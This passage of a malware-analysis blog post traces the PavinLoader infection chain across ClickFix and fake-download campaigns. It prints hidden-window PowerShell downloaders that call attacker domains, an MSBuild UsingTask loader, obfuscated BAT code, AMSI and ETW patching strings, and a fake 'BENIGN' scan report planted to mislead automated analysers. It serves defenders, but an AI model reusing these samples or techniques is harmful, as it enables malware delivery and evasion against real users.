


Tracking PavinLoader across ClickFix and fake download campaigns

 malwarebytes.com/blog/threat-intel/2026/08/tracking-pavinloader-across-clickfix-and-fake-download-campaigns

Gabriele Orini

August 24, 2026



In our [previous analysis](#) of the malicious RenPy campaigns, we identified a multi-stage loader deployed as part of the infection chain.

Further threat hunting has since shown that the same loader, which we track as **PavinLoader**, is being used across several different campaigns, including ClickFix attacks and fake software downloads.

Despite differences in how these campaigns reach victims, we found several common elements. These include multi-stage infection chains involving heavily obfuscated and trojanized .NET DLLs; abuse of MSBuild, .csproj, and .bat files to execute them; and EtherHiding to retrieve the command-and-control (C2) domain.

What an attack looks like

The campaigns don't all start the same way. A victim might encounter a fake CAPTCHA that tells them to run a command, download what appears to be legitimate software, or install a malicious game.

What happens next is much more consistent. PavinLoader uses legitimate Windows tools alongside malicious .NET files to run several stages of malware. It also uses EtherHiding, a technique that uses a blockchain to hide information about its infrastructure, to find the server from which it should retrieve additional malware.

In the RenPy campaign we analyzed, that process ultimately led to **Amatera Stealer**, malware designed to steal information from an infected computer. We also observed PavinLoader infections delivering additional malware.

PavinLoader appears across multiple campaigns

We have identified PavinLoader in several campaign clusters:

- Malicious RenPy campaigns, as analyzed in our [earlier blog post](#)
- Several ClickFix campaigns, including recent activity from the operator(s) covered in our [previous analysis](#)
- Fake software campaigns that used Dropbox to download PavinLoader.

The loader's use across multiple campaigns raises the possibility that PavinLoader is offered as a **Loader-as-a-Service**.

We also found several artifacts that support this possibility, although they are not enough to confirm it. One specific artifact on VirusTotal is shared by more than 200 files associated with PavinLoader, suggesting it may be a compilation artifact of the build process.

We also found a PowerShell script uploaded to VirusTotal containing comments such as EDIT HERE and REPLACE with a real direct link to your .bat. The associated BAT file contains the string Automated builder helper.

However, we haven't found a build panel or sales channels that would confirm PavinLoader is being offered commercially.

```

# install-vcredist.ps1
# Opens a PowerShell window, downloads a .bat, launches it, then the window
# closes by itself (it appears for ~a second and disappears).
# It does NOT wait for the .bat to finish - it launches it and exits.
#
# IMPORTANT: the $Url below (test.com) is a PLACEHOLDER and downloads nothing.
#           Replace it with a real direct https link to your .bat to make it work.
#
# Run it via right-click -> "Run with PowerShell" (or a shortcut). The window
# closes automatically when the script ends - there is no pause at the end.

$ErrorActionPreference = 'SilentlyContinue'
$ProgressPreference     = 'SilentlyContinue'
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 # for older systems

# ===== EDIT HERE =====
$Url  = 'https://myverification.net/small.bat' # <-- REPLACE with a real direct link to your .bat
$File = 'small.bat'                          # file name to save as
# =====

$dir = Join-Path $env:TEMP 'driverpack'
New-Item -ItemType Directory -Force -Path $dir | Out-Null
$path = Join-Path $dir $File

# Download (silent, with a 30s timeout so a bad url cannot hang the window).
Invoke-WebRequest -Uri $Url -OutFile $path -UseBasicParsing -TimeoutSec 30

# Launch the .bat hidden and DO NOT wait - the .bat keeps running after the window closes.
if (Test-Path $path) {
    Start-Process -FilePath 'cmd.exe' -ArgumentList @('/c', "$path") -WindowStyle Hidden
}

# Script ends here -> the PowerShell window closes by itself.

```

The PowerShell script. Click to enlarge

```

<!-- : Automated build helper
:
: BUILD VERIFICATION REPORT
:

```

Part of the BAT file. Click to enlarge

Although PavinLoader has changed over time, the campaigns we analyzed share several characteristics:

- Inno Setup or MSI installers generated with different builders that run the .bat and/or .csproj files
- Trojanized .NET DLLs, including DotNetZip, Nancy, Renci.SshNet, and OpenXML. In most of the cases analyzed, the inserted malicious methods follow a TwoWords or TwoWordsNumber naming pattern, such as DefaultEvaluator5, and FallbackFactory5
- A common obfuscation technique used across the .NET DLLs

- A naming convention based on two random words, such as GollopDevest, UnbrandRunover, andPavinWide, for DLL names, functions, strings, C2 paths, and other artifacts
- EtherHiding to obtain the C2 domain, followed by HTTP requests using paths such as assets/{two random words}.json to retrieve subsequent stages. C2 domains commonly use the .lat, .icu, .shop, and .cfd top-level domains
- MSBuild mechanisms for loading and executing code from DLLs, including property functions such as [System.Reflection.Assembly]::Load(...) and UsingTask
- Recurring filename patterns such as name_4characters.cmd/bat/msi/exe—for example, prefetch_9a59.cmd, telemetry_55db.cmd, and bootstrap_64be.cmd—or random nine-character names such as aegZpQ4C7.bat. We also observed short names including Small.msi, small.bat, and small.cmd

PavinLoader consists of several .NET DLLs, and in the cases analyzed we identified the following stages:

- **Loader DLL:** A trojanized DLL—such as the Nancy one analyzed in our previous RenPy article—or a custom DLL. It performs anti-forensics and anti-analysis operations, changes network settings needed for the next operations, and loads the EtherHiding Loader
- **EtherHiding Loader DLL:** Obtains the C2 through EtherHiding and downloads the next stages from it
- **Anti-Analysis DLL:** Performs extensive anti-analysis checks to detect virtualized environments.
- **PE Loader DLL:** Loads the final PE payload.

Intermediate payloads can vary depending on the campaign configuration. First, we'll look at some of the methods used to distribute the initial PavinLoader stages. We'll then return to the RenPy loader campaign we analyzed in our previous article to examine the loader's later stages.

Technical analysis


The rest of this article takes a closer look at how PavinLoader is distributed and how each stage of the loader works.

How PavinLoader is delivered

We have observed PavinLoader being delivered through several ClickFix campaigns.

In particular, we detected that the ClickFix cluster analyzed in a previous [article](#) has recently started using PavinLoader. Abuse of MSBuild and the use of .csproj and .bat files remain common across the infection chains we observed.

We covered one example in our previous RenPy analysis. Here, we'll look at several other distribution methods.



The ClickFix Cloudflare page associated with this campaign. Click to enlarge

As we saw in our previous analysis of these ClickFix campaigns, the associated PowerShell scripts change frequently. We found several versions in this activity, including both obfuscated and unobfuscated scripts.

```

$wxIKx = "X-Panel-Callback"
$BwJOS = "1"
try {
    $cbu = "https://perfectverified.com/dl-callback/tyvhpxf5-p4xacyc6-6kxhukzk-z2ptdg92/Installer_57be78.msi/0d42e4caceb5a302b78064d8cc8b41c"
    $QNdBy = [ordered]@{}
    $QNdBy[$wxIKx] = $BwJOS
    $vkNq = 'Invoke-We'; $vkNq += 'bRequest'
    & $vkNq -Uri $cbu -Headers $QNdBy -UseBasicParsing -TimeoutSec 4 | Out-Null
} catch {
    try {
        $SWSyc = [System.Net.WebRequest]::Create($cbu)
        $SWSyc.Method = 'GET'
        $SWSyc.Timeout = 4000
        $SWSyc.Headers.Add($wxIKx, $BwJOS)
        $r = $SWSyc.GetResponse()
        $r.Close()
    } catch { }
}
$ProgressPreference = 'SilentlyContinue'
$yyRzOg = Join-Path $env:LOCALAPPDATA "Zooms"
New-Item -ItemType Directory -Path $yyRzOg -Force | Out-Null
function Ivuhtp {
    param([string]$p)
    if (-not (Test-Path $p)) { return $false }
    try {
        $len = (Get-Item $p -EA 0).Length
        if (-not $len -or $len -lt 32) { return $false }
        $fs = [IO.File]::OpenRead($p)
        $b = New-Object byte[] 8
        [void]$fs.Read($b, 0, 8)
        $fs.Close()
        if ($p -match '(?i)\.msi$') {
            return ($b[0] -eq 0xD0 -and $b[1] -eq 0xCF -and $b[2] -eq 0x11 -and $b[3] -eq 0xE0)
        }
        if ($p -match '(?i)\.exe$') {
            return ($b[0] -eq 0xD0 -and $b[1] -eq 0x5A)
        }
        if ($p -match '(?i)\.zip$') {
            return ($b[0] -eq 0x50 -and $b[1] -eq 0x4B)
        }
        if ($p -match '(?i)\.7z$') {
            return ($b[0] -eq 0x37 -and $b[1] -eq 0x7A -and $b[2] -eq 0xBC -and $b[3] -eq 0xAF)
        }
        if ($p -match '(?i)\.rar$') {
            return ($b[0] -eq 0x52 -and $b[1] -eq 0x61 -and $b[2] -eq 0x72 -and $b[3] -eq 0x21)
        }
        return ($len -gt 1024)
    } catch { return $false }
}

```

The PowerShell script associated with the ClickFix campaign. [Click to enlarge](#)

In this example, the downloaded MSI from the Cloudflare bucket is called
Installer_57be78.msi.

File	Component_	FileName	FileSize	Version	Langu...	Attrib
fil8190d9c05c0c4bcab9ca335dd83e09eb	cmpbfaf8d29fc674762b8e...	gpzacfka.exe prefetch_2f76.exe	252312	4.8.9032.0	1033	16896
fil94c9508bf92a442eaaabb694e56fbd6	cmpdc016d06f58c403584...	uwclldhsw.csp prefetch_2f76.csproj	534			16896
fil9423c71d47c242ca879eeebb78d052c5	cmp5bef8fe893f4404eb68...	ixcl5gcj.dll DotNetZip.dll	16011776	1.16.0.0	0	16896
fila458991d2c164120b4774471c1f17729	cmp772c85515e53445a90...	c1-fg7js.cfg settings_797.cfg	180			16896
fil3d2c070434734d3ba17de3dcf4e6e05e	cmp112a0178234a4996a5...	ykey15os.dat runtime_785f.dat	137			16896

MSI content. [Click to enlarge](#)

The package contains:

- prefetch_2f76.exe: The legitimate MSBuild executable
- prefetch_2f76.csproj: Used to execute the Loader DLL through UsingTask
- DotNetZip.dll: The Loader DLL

The .csproj file is executed with:

```


"C:\Users\{USER}\AppData\Local\Logitech\Device Configuration Helper\prefetch_2f76.exe"
/nologo "C:\Users\{USER}\AppData\Local\Logitech\Device Configuration
Helper\prefetch_2f76.csproj" /nr:false

```

The Loader DLL is a trojanized version of DotNetZip and is executed using the UsingTask element.

```
<?xml version="1.0" encoding="utf-8"?>
<Project DefaultTargets="Default" ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <PropertyGroup>
    <Configuration>Debug</Configuration>
    <Platform>x64</Platform>
    <TargetFrameworkVersion>v4.0</TargetFrameworkVersion>
    <OutputType>WinExe</OutputType>
  </PropertyGroup>
  <UsingTask TaskName="Ionic.Zip.FallbackFactory5" AssemblyFile="DotNetZip.dll" />
  <Target Name="Default">
    <Ionic.Zip.FallbackFactory5 />
  </Target>
</Project>
```

"UsingTask" used to execute the DLL. Click to enlarge



The malicious method inserted in the trojanized DLL. Click to enlarge.

Unlike the RenPy example discussed in our previous article, the EtherHiding Loader is extracted from the DLL itself. An embedded resource is used as an index to extract bytes directly from the DLL, rather than obtaining those indexes from the `.csproj` file.

We detected another campaign that uses BAT files containing fake BUILD VERIFICATION REPORT comments, apparently intended to make analysis and detection more difficult.

In this case, the MSI CustomAction executes the BAT script with:

```
cmd.exe /c C:\Users\  
{USER}\AppData\Local\Conexant\lite bootstrap 2.1.7\updater 8219.cmd /launched
```

```

<!-- :
: =====
: BUILD VERIFICATION REPORT
: =====
:
: Scan ID:          a06e2335-9303-41ca-b298-1fcdc5ff648a
: File Type:        MSBuild Project Build Script (.bat/.proj)
: Classification:    BENIGN
: Category:          Build Automation / CI Pipeline Script
: Threat Level:      NONE
: Confidence:        96.3%
: Risk Score:        0 / 100
:
: =====
: EXECUTIVE SUMMARY
: =====
:
: This file has been analyzed by an automated static analysis
: engine and classified as a BENIGN build automation script.
: The analysis covered control flow, string patterns, entropy
: distribution, API call sequences, and structural signatures.
: No indicators of compromise (IOCs) were identified.
:
: The file is a standard MSBuild project configuration script
: commonly used in .NET Framework build automation pipelines.
: It contains XML project definitions and batch commands for
: locating and invoking the MSBuild toolchain. This file type
: and structure are well documented by Microsoft and are a
: standard part of the .NET development ecosystem.
:
: Reference documentation:
: https://learn.microsoft.com/en-us/visualstudio/msbuild/msbuild
: https://learn.microsoft.com/en-us/visualstudio/msbuild/property-functions
: https://learn.microsoft.com/en-us/dotnet/framework/tools/msbuild
:
: =====
: DETAILED ANALYSIS RESULTS
: =====
:
: [Structure Analysis]
: The file follows standard MSBuild project structure:
:   1. Batch shell header for MSBuild installation discovery
:   2. XML PropertyGroup definitions for build configuration
:   3. Standard .NET assembly references (System, System.Core,
:      System.Xml, System.Data, Microsoft.CSharp)
:   4. MSBuild target definitions for build execution
:   5. Build output metadata and logging section
:
: [API Analysis]
: All property function calls in this file use documented and
: supported MSBuild APIs. Property functions are a standard
: MSBuild feature that allows evaluation of .NET methods during
: build property resolution. This is expected behavior for
: projects that dynamically resolve configuration values.
: See: https://learn.microsoft.com/en-us/visualstudio/msbuild/property-functions

```

Fake comments inserted in the updater_8219.cmd. Click to enlarge

The obfuscated code appears below the fake comments. It concatenates multiple strings and uses indices generated through simple mathematical operations to reconstruct them. We found this type of obfuscation in most of the BAT files we analyzed.

```

a"e"t "bo=6df0c01f"6a"e"t "valt=2162501a6ff5d5465"6set /a "_u=65001"
c"b"o"p i_u"l"n"l
a"e"t "rd=pCUkxND8kU8ev BI"6a"e"t "rd=i_rdiYm7EOa2o.3hff8zaly"6a"e"t /a "_lueh=(0x31^0x5C)"6a"e"t "rd=i_rdiH5qW_dAjcSVL9HNM"6a"e"t /a "_ln=(48-4)"6a"e"t /a "_xp=(0xB2 ^ 0xF1)"6a"e"t "rd=i_rdiJLOGFFi/X-tlgR:uQz"6a"e"t /a "_fguc
a"e"t /a "_ffd=7"6a"e"t "mli=49496d"6a"e"t /a "_d=((26 + 21) + (0x7E ^ 0x70))"6a"e"t /a "_dd=65"
a"e"t "i_rdi:~4_g6,i11_rdi:~4_f4,i11_rdi:~4_e6,i11_rdi:~4_v11,i11_rdi:~4_h1,i11_rdi:~4_d6,i11"
a"e"t "l_xsh=5059267"6set /a "bm=27"6a"e"t /a "i=(0x41 ^ 0x63)"6a"e"t /a "f1=((0x38 ^ 0x3E) + (72 - 66))"6a"e"t /a "xwc=49"6a"e"t /a "c=(0x3E ^ 0x88)"6a"e"t /a "xb=((135 + 35) - (109 + 10))"6a"e"t /a "mwp=(55+33)"6a"e"t /a "
a"e"t "udc=i_rdi:~4_b6,i11_rdi:~4_f1,i11_rdi:~4_g6,i11_rdi:~4_g1,i11_rdi:~4_crl,i11_rdi:~4_g3,i11_rdi:~4_wot,i11_rdi:~4_aeq,i11"
a"e"t /a "mw=(0x15^0x2A)"6a"e"t /a "ub=(0x76 ^ 0x3D)"6set /a "iam=((0xF8 ^ 0x28F) - (501 + 70))"6a"e"t /a "ubw=(0x60 ^ 0x47)"6a"e"t /a "tz=((0xBD ^ 0xB9) + (57 - 15))"6a"e"t /a "kq=(0xD8 ^ 0xB8)"6a"e"t /a "vxi=(0x1C ^ 0xA)"6a
a"e"t /a "cw=(127-89)"6a"e"t /a "a"=((656 - 637) + (743 - 706))"6a"e"t /a "pd=((196 - 279) - (0x35 ^ 0x6F))"6set /a "gu=((0x20 ^ 0x28) + 4)"6a"e"t /a "s=(23 + (0x47 ^ 0x56))"6a"e"t /a "xz=(1+32)"6set /a "ezb=((1215 - 269) -
a"e"t "x=i_rdi:~4_iak,i11_rdi:~4_tzk,i11_rdi:~4_vxi,i11_rdi:~4_wjx,i11_rdi:~4_twh,i11_rdi:~4_vpw,i11_rdi:~4_pds,i11_rdi:~4_gn,i11_rdi:~4_s,i11"
a"e"t /a "vmp=(0x7D ^ 0x5F)"6a"e"t /a "pu=44"6a"e"t "gdx=0603270"6a"e"t /a "b=(0x57 ^ 0x5C) + (846 - 824))"6a"e"t /a "dop=(0x55 ^ 0x4A)"6set /a "pi=((309 + 589) - 837)"6a"e"t /a "zb=(0xE9 ^ 0xE5)"6a"e"t /a "yiac=(115-1
a"e"t /a "i=(0x2A ^ 0xB0)"6a"e"t "msy=62f0bf92d5"6a"e"t /a "w=23"6a"e"t /a "tjyz=(102-44)"
a"e"t "gz=i_rdi:~4_g6,i11_rdi:~4_b6,i11_rdi:~4_dop,i11_rdi:~4_p1,i11_rdi:~4_rbb,i11_rdi:~4_o6,i11_rdi:~4_fc,i11_rdi:~4_w6,i11"
a"e"t /a "yiac=(39+9)"6set /a "tw=(0x80 ^ 0x39)"6a"e"t /a "k1=((0x4B ^ 0x257) - 496)"6a"e"t /a "cs=33"6set /a "og=((0 + 1) + 30)"6a"e"t "nej=9845e07d4cd6d"6set /a "roq=((0xC ^ 0xCD) - (859 - 679))"6a"e"t /a "y=5"
a"e"t /a "com=(0x44^0x55)"6a"e"t /a "io=(0x87 ^ 0x91)"6a"e"t /a "gt=(8+40)"6a"e"t /a "vi=((0x0B ^ 0xD2) + (914 - 862))"6a"e"t /a "qga=(177-99)"6a"e"t /a "ui=(33 + (0xD7 ^ 0x77))"6set /a "fmq=(0x8F ^ 0xB6)"6a"e"t /a "mbu=((0
set "bvw=i_rdi:~4_k1,i11_rdi:~4_o6,i11_rdi:~4_oeg,i11_rdi:~4_y4,i11_rdi:~4_io,i11_rdi:~4_v1,i11_rdi:~4_fm,i11_rdi:~4_ax,i11_rdi:~4_wm,i11"
a"e"t /a "lqw=(6 + (0 + 13))"6a"e"t /a "oo=(0xE2 ^ 0xC9)"6a"e"t /a "gu=((886 - 388) - (0x84 ^ 0x101))"6a"e"t /a "qk1=((0x35 ^ 0x33) + 12)"6a"e"t /a "yb=(907 - (1712 - 845))"6a"e"t /a "ht=((0x8A ^ 0x34F) - (0x2C ^ 0x380))"6a"e"t
a"e"t "j1=i_rdi:~4_o6,i11_rdi:~4_qk1,i11_rdi:~4_yb,i11_rdi:~4_btk,i11_rdi:~4_tzk,i11_rdi:~4_t,i11_rdi:~4_wtb,i11"

```

The obfuscated part of the .cmd file. Click to enlarge

The BAT file locates conhost .exe and relaunches itself with:

```

"C:\WINDOWS\System32\conhost.exe" --headless cmd.exe /c "C:\Users\
{USER}\AppData\Local\Conexant\lite_bootstrap_2.1.7\updater_8219.cmd" /launched

```

It then sets the MSBUILDENABLEALLPROPERTYFUNCTIONS=1 environment variable, locates MSBuild.exe, and executes it using the same file as input:

```

"C:\WINDOWS\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe" "C:\Users\
{USER}\AppData\Local\Conexant\lite_bootstrap_2.1.7\updater_8219.cmd"

```

In this case, the Loader DLL is reconstructed by concatenating and decoding four Base64-encoded variables.

Having looked at several methods used to distribute PavinLoader's first two stages, we will now return to the RenPy infection chain from our previous analysis and examine the loader itself in more detail.

Analyzing PavinLoader

The .NET DLLs associated with PavinLoader are heavily obfuscated using control-flow flattening, custom bytecode, indirect calls through `calli/ldftn`, string encryption with different algorithms, API hashing and delegates, redundant methods, and junk code and strings.

We did not identify a known obfuscator associated with the samples, so to the best of our knowledge, PavinLoader uses a custom obfuscator.

Because fully deobfuscating the samples would be complex, we used a hybrid approach combining dynamic analysis with method invocation through reflection. We identified important methods based on their imports and parameters, invoked them, and analyzed the resulting output.

This approach does not provide complete coverage of the execution flow, but it allowed us to identify the loader's core functionality and extract its intermediate stages. Because different functions frequently share the same names, we use metadata tokens to identify methods throughout the analysis.

Nancy trojanized DLL: Loader DLL

We covered this stage in detail in our previous blog post, so we'll provide only an overview here.

In most of the cases analyzed, the Loader DLL is a trojanized legitimate DLL. The malicious method typically uses a `{RandomWord}` or `{RandomWord_Number}` naming convention.

The DLL contains a resource associated with the custom bytecode interpreted by the main method, two resources containing encrypted strings, and, in some cases, additional resources used as an index for extracting the next stage. Other resources appear to be decoys designed to slow analysis. In the samples we analyzed, this DLL typically:

- Decrypts strings from resources using multi-key XOR
- Resolves APIs using API hashing and `GetDelegateForFunctionPointer()`
- Changes network settings, including disabling TLS certificate validation and setting the default system proxy
- Performs an anti-analysis timing check using `CreateEventW()`, `GetTickCount()`, and `WaitForSingleObject()`

- Performs anti-forensics operations
- Loads the EtherHiding Loader either by extracting it from a marker inside .csproj or BAT files, or by using a resource as an index to retrieve bytes directly from the DLL

GollopDevest: EtherHiding Loader

The EtherHiding Loader has two main functions: obtaining the C2 domain through EtherHiding, and downloading and loading subsequent stages from that C2.

Class 0x02000762 is responsible for decrypting strings associated with blockchain and network communication.

The strings are decrypted by 0x060027BD as follows:

- Function 0x060027BB initializes the S-box using the XOR of the master key activeValues and the Base64-decoded optionsCollection string
- Function 0x060027BE takes childSyncObject as input and returns index bytes using XOR and permutations based on header values encoded in the first two characters of the string
- Function 0x060027B9 returns the decrypted string using the indexes and the previously generated S-box

This was the only class we found with encryption parameters encoded in this format.

For the remaining strings, we identified functions that returned decrypted data based on their parameter signatures—for example, methods returning strings or bytes—and invoked them through reflection. This allowed us to recover more than 1,300 strings.

```

1364 GollopDevest.ControlDictionary.HidePlugin [idxstr][82] => "ws"
1365 GollopDevest.ControlDictionary.HidePlugin [idxstr][83] => "s"
1366 GollopDevest.ControlDictionary.HidePlugin [idxstr][84] => "://"
1367 GollopDevest.ControlDictionary.HidePlugin [idxstr][85] => "{"
1368 GollopDevest.ControlDictionary.HidePlugin [idxstr][86] => "":"
1369 GollopDevest.ControlDictionary.HidePlugin [idxstr][87] => "","method":""
1370 GollopDevest.ControlDictionary.HidePlugin [idxstr][88] => "","params":[{"to":""
1371 GollopDevest.ControlDictionary.HidePlugin [idxstr][89] => "","data":""
1372 GollopDevest.ControlDictionary.HidePlugin [idxstr][90] => "0x00000000"
1373 GollopDevest.ControlDictionary.HidePlugin [idxstr][91] => "","latest"],"id":""
1374 GollopDevest.ControlDictionary.HidePlugin [idxstr][92] => "}"
1375 GollopDevest.ControlDictionary.HidePlugin [idxstr][93] => "\r\n\r\n"
1376 GollopDevest.ControlDictionary.HidePlugin [idxstr][94] => "Switch.System.Net.DontEnableSchUseStrongCrypto"
1377 GollopDevest.ControlDictionary.HidePlugin [idxstr][95] => "Switch.System.Net.DontEnableSystemDefaultTlsVersions"
1378 GollopDevest.ControlDictionary.HidePlugin [idxstr][96] => "Switch.System.ServiceModel.DisableUsingServicePointManagerSecurityProtocols"
1379 GollopDevest.ControlDictionary.HidePlugin [idxstr][97] => "Switch.System.ServiceModel.DontEnableSystemDefaultTlsVersions"
1380 GollopDevest.ControlDictionary.HidePlugin [idxstr][98] => "buffer too small"
1381 GollopDevest.ControlDictionary.HidePlugin [idxstr][99] => "OK"
1382 GollopDevest.ControlDictionary.HidePlugin [idxstr][100] => "missing M2"
1383 GollopDevest.ControlDictionary.HidePlugin [idxstr][101] => "missing PE signature"
1384 GollopDevest.ControlDictionary.HidePlugin [idxstr][102] => "invalid LibberNeuma=0x{0:X}"
1385 GollopDevest.ControlDictionary.HidePlugin [idxstr][103] => "GetCurrentThreadId"
1386 GollopDevest.ControlDictionary.HidePlugin [idxstr][104] => "Switch.System.Net.DontEnableSchUseStrongCrypto"
1387 GollopDevest.ControlDictionary.HidePlugin [idxstr][105] => "Switch.System.Net.DontEnableSystemDefaultTlsVersions"
1388 GollopDevest.ControlDictionary.HidePlugin [idxstr][106] => "Switch.System.ServiceModel.DisableUsingServicePointManagerSecurityProtocols"
1389 GollopDevest.ControlDictionary.HidePlugin [idxstr][107] => "Switch.System.ServiceModel.DontEnableSystemDefaultTlsVersions"
1390 GollopDevest.ControlDictionary.HidePlugin [idxstr][108] => "qassm...dll"
1391 GollopDevest.ControlDictionary.HidePlugin [idxstr][109] => "/assets/ExponeAboard.json"
1392 GollopDevest.ControlDictionary.HidePlugin [idxstr][110] => "%LOCALAPPDATA%/Microsoft/Windows/Caches"
1393 GollopDevest.ControlDictionary.HidePlugin [idxstr][111] => "980a0ab9b888df0fedcf2c8cdd175e4b97488fddbcb6713234c09d2ec5f978c1"
1394 GollopDevest.ControlDictionary.HidePlugin [idxstr][112] => "0x06fdd03"
1395 GollopDevest.ControlDictionary.HidePlugin [idxstr][113] => "BNE"
1396 GollopDevest.ControlDictionary.HidePlugin [idxstr][114] => "0x328A1faDff154290F0Ce1389a4E633698CDfdAa7"
1397 GollopDevest.ControlDictionary.HidePlugin [idxstr][115] => "AVAX"
1398 GollopDevest.ControlDictionary.HidePlugin [idxstr][116] => "0x328A1faDff154290F0Ce1389a4E633698CDfdAa7"
1399 GollopDevest.ControlDictionary.HidePlugin [idxstr][117] => STOP (Index was outside the bounds of the array.)
1400

```

Part of the decrypted strings. Click to enlarge

Among them were strings associated with AMSI and ETW patching:

```

AmsiScanString
System.Management.Automation.AmsiUtils
System.Management.Automation.AmsiUtils+AmsiNativeMethods
ntdll
EtwEventWrite
NtQueryInformationProcess
NtSetInformationThread
VirtualProtect

```

More than 100 URLs belonging to legitimate services are also decrypted and used to generate HTTP requests and network noise. We did not observe this behavior in every sample, suggesting it may be build-specific.

The Server class (0x02000052) generates the X-Timestamp, X-Nonce, and X-Signature HTTP headers and makes requests used to retrieve subsequent stages.

Two HTTP requests are made to synchronize parameters and obtain the payload, with HMAC used to validate the requests. Using reflection, we executed method 0x06000A77 to obtain the header values needed to retrieve the subsequent stages.

The C2 domain is obtained by making an ETH RPC (Remote Procedure Call) to `bsc-dataseed.binance.org` with the following JSON-RPC body:

```
{"jsonrpc": "2.0", "method": "eth_call", "params": [{"to": "0x328a1faddf154290f0ce1389a4e633698cdfdaa7", "data": "0x06fdde03"}, {"latest"}], "id": 1783436775}
```

The next stages are downloaded from the resulting C2 domain. The XOR-encoded payload is stored in the JSON response under `cache.content`:

```
